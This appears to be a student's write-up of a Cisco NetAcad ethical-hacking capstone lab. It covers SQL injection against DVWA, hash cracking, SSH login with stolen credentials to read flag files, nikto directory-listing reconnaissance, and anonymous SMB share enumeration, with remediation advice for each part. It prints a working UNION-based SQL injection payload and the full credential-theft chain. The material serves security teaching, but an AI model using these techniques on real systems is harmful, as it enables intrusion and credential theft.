

# CISCO NETACAD ETHICAL HACKER FINAL CAPSTONE PROJECT

## PART 1: SQL INJECTION

### STEP 1

Using DVWA site: <http://10.5.5.12/>

Username: admin

Password: password

### STEP 3

The password of Bob Smith's account is '**password**'

### STEP 4

The name of the file with the code is '**my\_passwords.txt**'

The code for challenge one contained in the file is '**8748wf8J.**'

### STEP 5

Here are five remediation methods for preventing SQL injection exploits:

- **Prepared Statements (with Parameterized Queries):** These force the database to treat user input as data only, preventing it from being executed as code.
- **Input Validation:** Use an allow-list to ensure input matches expected formats (like numbers or dates) and reject any unauthorized characters.
- **Principle of Least Privilege:** Configure the web application's database account with only the minimum permissions necessary, such as disabling DROP or DELETE capabilities.
- **Stored Procedures:** When implemented correctly with parameters, these keep SQL logic on the server and prevent attackers from manipulating the query structure.
- **Web Application Firewall (WAF):** This network-level tool scans incoming traffic to detect and block known SQL injection signatures before they reach the application.

The screenshot shows the DVWA Security page. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a header "DVWA Security" with a padlock icon. Below it, the "Security Level" section is displayed. It says "Security level is currently: low". A note states: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". There are four numbered points: 1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'. A dropdown menu is set to "Low" and a "Submit" button is present. Below this, the "PHPIDS" section is shown, mentioning PHPIDS v0.6 and its purpose as a security layer for PHP based web applications.

'UNION SELECT user, password FROM users-- -

1. **How this works:** \* The ' closes the original query.

- UNION SELECT user, password tells the database to append the contents of the user and password columns to the results.
- FROM users targets the table containing account info.
- -- - comments out the rest of the original SQL code to prevent errors.


The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" input field contains the value "UNION SELECT user, password FROM users-- -". Below it, several database rows are displayed, each starting with "ID: 'UNION SELECT user, password FROM users-- -". The last row is highlighted in yellow and shows "First name: smithy" and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99".

Using crackstation: <https://crackstation.net/>

The screenshot shows the CrackStation interface. At the top, there are tabs for "Vulnerability: SQL Injectio" (active), "CrackStation - Online Par", and "+". The URL is https://crackstation.net. The main header says "CrackStation" with a subtitle "Password Hashing Security · Defuse Security". On the right, there are links for "Defuse.ca" and "Twitter". Below the header, the title "Free Password Hash Cracker" is centered. A text input field says "Enter up to 20 non-salted hashes, one per line:" followed by a large text area containing the hash "5f4dcc3b5aa765d61d8327deb882cf99". To the right is a reCAPTCHA field with the message "I'm not a robot" and "reCAPTCHA is changing its terms of service. Take action". Below the input area is a button "Crack Hashes". Underneath the input area, it says "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults". A table below shows the cracked hash: "Hash" (5f4dcc3b5aa765d61d8327deb882cf99), "Type" (md5), and "Result" (password). A note at the bottom says "Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found." A link "Download CrackStation's Wordlist" is present.

- ✓ Username: smithy
- ✓ Password: password

Using nmap to scan the open ports and services



The screenshot shows a terminal window titled "kali@Kali: ~". The window contains the output of an nmap scan. The output shows the following information:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 22:38 UTC
Nmap scan report for metasploitable.pc (192.168.0.10)
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
6667/tcp  open  irc

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

The terminal prompt at the bottom is "(kali㉿Kali)-[~]" followed by a dollar sign (\$).

Since the ssh (port 22 ) is opened, I login into the site using bob smith's credentials

Username: smithy

Password: password

The screenshot shows a terminal window with the following content:

```
smithy@metasploitable: ~
File Actions Edit View Help
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

## Commands

ls: to list the content of the home directory

cat my\_passwords.txt": to reveal the content of the file

- ✓ The file name is “my\_passwords.txt”
- ✓ The file content is “8748wf8J.”

```
smithy@metasploitable:~  
File Actions Edit View Help  
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2  
017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$ cd Desktop  
-bash: cd: Desktop: No such file or directory  
smithy@metasploitable:~$ cat my_passwords.txt  
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.  
smithy@metasploitable:~$
```

## PART 2: Web Server Vulnerabilities

### STEP 1

Using DVWA site: <http://10.5.5.12/>

Username: admin

Password: password

Using nikto for reconnaissance, to determine which directories are viewable using a web browser and URL manipulation. (Nikto -h 10.5.5.12)

### STEP 2

The directories can be accessed through a web browser to list the files and subdirectories that they contain are

- ✓ <http://10.5.5.12/config/>
- ✓ <http://10.5.5.12/docs/>

### STEP 3

The two subdirectories can you look for the file are;

- ✓ config.inc.php
- ✓ db\_form.html

The filename with the Challenge 2 code is '**db.form.html**'

The subdirectory held the file is '**parent directory**'

The directory with index that contains the file is:

- ✓ <http://10.5.5.12/config/>

The code for challenge two is '**aWe-4975**'

### STEP 4

Here are two remediation methods for preventing directory listing exploits:

- **Disable Directory Indexing in Configuration:** Modify the web server configuration (such as the Options -Indexes directive in Apache) to explicitly prevent the server from generating a list of files when an index file is missing.

- **Implement Default Index Files:** Place a blank or redirecting file, such as index.html or index.php, in every directory to ensure the server displays a specific page instead of the directory's contents.


```
kali@Kali: ~
File Actions Edit View Help
+ Target Hostname:      10.5.5.12
+ Target Port:          80
+ Start Time:           2026-01-11 23:11:42 (GMT0)
+
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). A patch 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:              2026-01-11 23:12:31 (GMT0) (49 seconds)
+
+ 1 host(s) tested
```

<http://10.5.5.12/config/>

A screenshot of a Firefox browser window displaying an Apache directory listing for the URL <http://10.5.5.12/config/>. The page title is "Index of /config". The table shows three entries:

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> | -                | -    |             |
| <a href="#">config.inc.php</a>   | 2017-10-31 17:28 | 1.9K |             |
| <a href="#">db_form.html</a>     | 2012-12-07 00:00 | 1.3K |             |

Below the table, the text "Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80" is visible.



## PART 3: Exploit open SMB Server Shares

### STEP 1

Using nmap to get the ip address of the host that are up on the network

The host on the 10.5.5.0/24 network has open ports indicating it is running SMB services is

- ✓ 10.5.5.14

### STEP 2

The shares are listed on the SMB server are;

- ✓ homes
- ✓ workfiles
- ✓ print\$
- ✓ IPC\$

Using the anonymous password to login to network, only workfiles, print\$ and IPC\$ SMB directories are shared and can be accessed by anonymous users

### STEP 3

The share that the file found is '**print\$**'

The name of the file with Challenge 3 code is '**sxij42.txt**'

The code for challenge 3 is '**NWs39691**'

### STEP 4

To remediate SMB attacks effectively, implement the following security measures:

- **Disable SMBv1:** Retire this legacy protocol to eliminate vulnerabilities like EternalBlue that allow for remote code execution and ransomware propagation.
- **Enforce SMB Signing:** Require digital signatures on all communications to prevent Man-in-the-Middle (MitM) and SMB relay attacks.
- **Mandate SMB Encryption:** Enable AES-128 or AES-256 encryption for all shares to protect data privacy and integrity as it moves across the network.
- **Restrict Port 445:** Block SMB traffic at the network perimeter and use internal segmentation to prevent attackers from moving laterally between systems.
- **Disable Guest Access:** Deactivate unauthenticated guest logons to ensure only identified users with specific permissions can access shared resources.

- **Disable NTLM:** Transition to Kerberos authentication to mitigate "Pass-the-Hash" attacks and other credential-based exploits.

The screenshot shows a terminal window titled "kali@Kali: ~" with the following Nmap scan output:

```
$ nmap 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-13 13:25 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00086s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00097s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00085s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp  open  ppp
```

```
kali@Kali: ~
File Actions Edit View Help
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp  open  ppp

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00081s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00091s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8888/tcp  open  sun-answerbook
9001/tcp  open  tor-orport

Nmap done: 256 IP addresses (6 hosts up) scanned in 8.45 seconds
└─(kali㉿Kali)-[~]
└─$
```

It shows that IP address 10.5.5.14 has port 139 and 445 (netbios-ssn and Microsoft-ds) can be used to discover if there are any unsecured shared directories located on the SMB server.

Using enum4linux -a 10.5.5.14, it shows below

kali@Kali: ~

File Actions Edit View Help

(kali㉿Kali)-[~]

(kali㉿Kali)-[~]

\$ enum4linux -a 10.5.5.14

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jan 13 13:44:43 2026

=====( Target Information )=====

Target ..... 10.5.5.14

RID Range ..... 500-550,1000-1050

Username ..... ''

Password ..... ''

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====( Enumerating Workgroup/Domain on 10.5.5.14 )=====

[E] Can't find workgroup/domain

=====( Nbtstat Information for 10.5.5.14 )=====

kali@Kali: ~

File Actions Edit View Help

```
Looking up status of 10.5.5.14
No reply from 10.5.5.14
```

( Session Check on 10.5.5.14 )

```
[+] Server 10.5.5.14 allows sessions using username '', password ''
```

( Getting domain SID for 10.5.5.14 )

```
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

```
[+] Can't determine if host is part of domain or part of a workgroup
```

( OS information on 10.5.5.14 )

```
[E] Can't get OS info with smbclient
```

kali@Kali: ~

File Actions Edit View Help

[E] Can't get OS info with smbclient

[+] Got OS info for 10.5.5.14 from srvinfo:

|             |    |          |     |     |    |     |       |              |
|-------------|----|----------|-----|-----|----|-----|-------|--------------|
| GRAVEMIND   | Wk | Sv       | PrQ | Unx | NT | SNT | Samba | 4.9.5-Debian |
| platform_id | :  | 500      |     |     |    |     |       |              |
| os version  | :  | 6.1      |     |     |    |     |       |              |
| server type | :  | 0x809a03 |     |     |    |     |       |              |

( Users on 10.5.5.14 )

index: 0x1 RID: 0x3e8 acb: 0x00000015 Account: masterchief Name: Desc:

index: 0x2 RID: 0x3e9 acb: 0x00000015 Account: arbiter Name: Desc:

user:[masterchief] rid:[0x3e8]  
user:[arbiter] rid:[0x3e9]

( Share Enumeration on 10.5.5.14 )

| Sharename | Type | Comment              |
|-----------|------|----------------------|
| homes     | Disk | All home directories |

kali@Kali: ~

File Actions Edit View Help

| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

Reconnecting with SMB1 for workgroup listing.

| Server | Comment |
|--------|---------|
|        |         |

| Workgroup | Master |
|-----------|--------|
|           |        |

[+] Attempting to map shares on 10.5.5.14

[E] Can't understand response:

```
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.5.5.14/homes      Mapping: N/A Listing: N/A Writing: N/A
//10.5.5.14/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.5.5.14/print$     Mapping: OK Listing: OK Writing: N/A
```

```
kali@Kali: ~
File Actions Edit View Help
[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.5.5.14/IPC$      Mapping: N/A Listing: N/A Writing: N/A
===== ( Password Policy Information for 10.5.5.14 ) =====

[+] Attaching to 10.5.5.14 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] GRAVEMIND
    [+] Builtin
[+] Password Info for Domain: GRAVEMIND
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
```

```
kali@Kali: ~
File Actions Edit View Help
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

( Groups on 10.5.5.14 )
```

kali@Kali: ~

File Actions Edit View Help

( Groups on 10.5.5.14 )

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

( Users on 10.5.5.14 via RID cycling (RIDS: 500-550,1000-1050) )

[I] Found new SID:

```
kali@Kali: ~
File Actions Edit View Help

[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

```
kali@Kali: ~
File Actions Edit View Help
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-3080196717-3701805971-2094628062 and
logon username '', password ''

S-1-5-21-3080196717-3701805971-2094628062-501 GRAVEMIND\nobody (Local User)
S-1-5-21-3080196717-3701805971-2094628062-513 GRAVEMIND\None (Domain Group)
S-1-5-21-3080196717-3701805971-2094628062-1000 GRAVEMIND\masterchief (Local U
ser)
S-1-5-21-3080196717-3701805971-2094628062-1001 GRAVEMIND\arbiter (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''


S-1-22-1-1000 Unix User\masterchief (Local User)
S-1-22-1-1001 Unix User\arbiter (Local User)

===== ( Getting printer info for 10.5.5.14 ) =====

No printers returned.

enum4linux complete on Tue Jan 13 13:45:57 2026

[(kali㉿Kali)-[~]
$ ]
```



kali@Kali: ~

File Actions Edit View Help

```
(kali㉿Kali)-[~]
$ smbclient -L 10.5.5.14
Password for [WORKGROUP\kali]:
Anonymous login successful

      Sharename          Type          Comment
      homes              Disk          All home directories
      workfiles          Disk          Confidential Workfiles
      print$              Disk          Printer Drivers
      IPC$                IPC          IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server              Comment
      Workgroup           Master
```

(kali㉿Kali)-[~]

Below is the list of Sharenames that are on 10.5.5.14 network

- ✓ homes
- ✓ workfiles
- ✓ print\$
- ✓ IPC\$

Using the anonymous password to login to network, only workfiles, print\$ and IPC\$ SMB directories are shared and can be accessed by anonymous user as shown in the screenshots below;

```
kali@Kali: ~
File Actions Edit View Help
└─(kali㉿Kali)-[~]
$ smbclient -L 10.5.5.14
Password for [WORKGROUP\kali]:
Anonymous login successful

      Sharename          Type          Comment
      homes              Disk          All home directories
      workfiles          Disk          Confidential Workfiles
      print$             Disk          Printer Drivers
      IPC$               IPC           IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      Workgroup        Master

└─(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/workfiles
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> █
```

kali@Kali: ~

File Actions Edit View Help

```
(kali㉿Kali)-[~]
$ smbclient -L //10.5.5.14/homes -N
Anonymous login successful

